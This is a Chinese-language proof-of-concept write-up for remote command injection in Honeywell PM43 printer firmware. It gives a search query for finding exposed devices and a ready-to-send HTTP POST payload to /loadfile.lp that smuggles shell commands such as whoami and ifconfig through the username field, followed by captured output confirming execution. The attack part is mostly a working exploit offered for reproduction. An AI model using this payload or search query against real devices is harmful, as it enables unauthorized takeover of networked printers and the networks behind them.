# H24-1Honeywell-PM43-RCE


## 漏洞描述：

Honeywell PM43 P10.19.050004之前版本存在输入验证错误漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个web服务器。

## 影响版本：

```
Honeywell Pm43_Firmware < p10.19.050004
```

**网站图片：**




## 网络测绘：

**fofa语法：**

钟馗之眼：app:"Honeywell PM43"

## 漏洞复现：

payload：

```
POST /loadfile.lp?pageid=Configure HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded

username=h%0Awhoami%0A&userpassword=pass&login=Login
```

效果图:

Request

数据包扫描 热加载 构造请求

```
POST /loadfile.lp?pageid=Configure HTTP/1.1
Host : [redacted]
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded

username=h%0Aifconfig%0A&userpassword=pass&login=Login
```

Responses 610bytes / 1112ms

```
expires=Sat, 01 Jan 2000 08:50:44 GMT
1eth0      Link encap: Ethernet  HWaddr 00
inet addr: 192.168.1.215  Bcast:192.168.1.
inet6 addr: 2001:4456:e03f:2a00:20d:70ff:f
inet6 addr: fe80::20d:70ff:fe12:9de3/64 Sc
UP BROADCAST RUNNING MULTICAST  MTU: 1500
RX packets: 73412 errors:0 dropped:0 overr
TX packets: 40500 errors:0 dropped:0 overr
collisions: 0 txqueuelen:1000
RX bytes: 6661378 (6.3 MiB)  TX bytes:4941
Connection: close
Date: Sat, 01 Jan 2000 08:40:45 GMT
Server: lighttpd/1.4.54-devel-19667
Content-Length: 610

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436
          RX packets:0 errors:0 dropped:0
          TX packets:0 errors:0 dropped:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (

Status: 200 OK
Content-Length: 159
Content-Type: text/html
```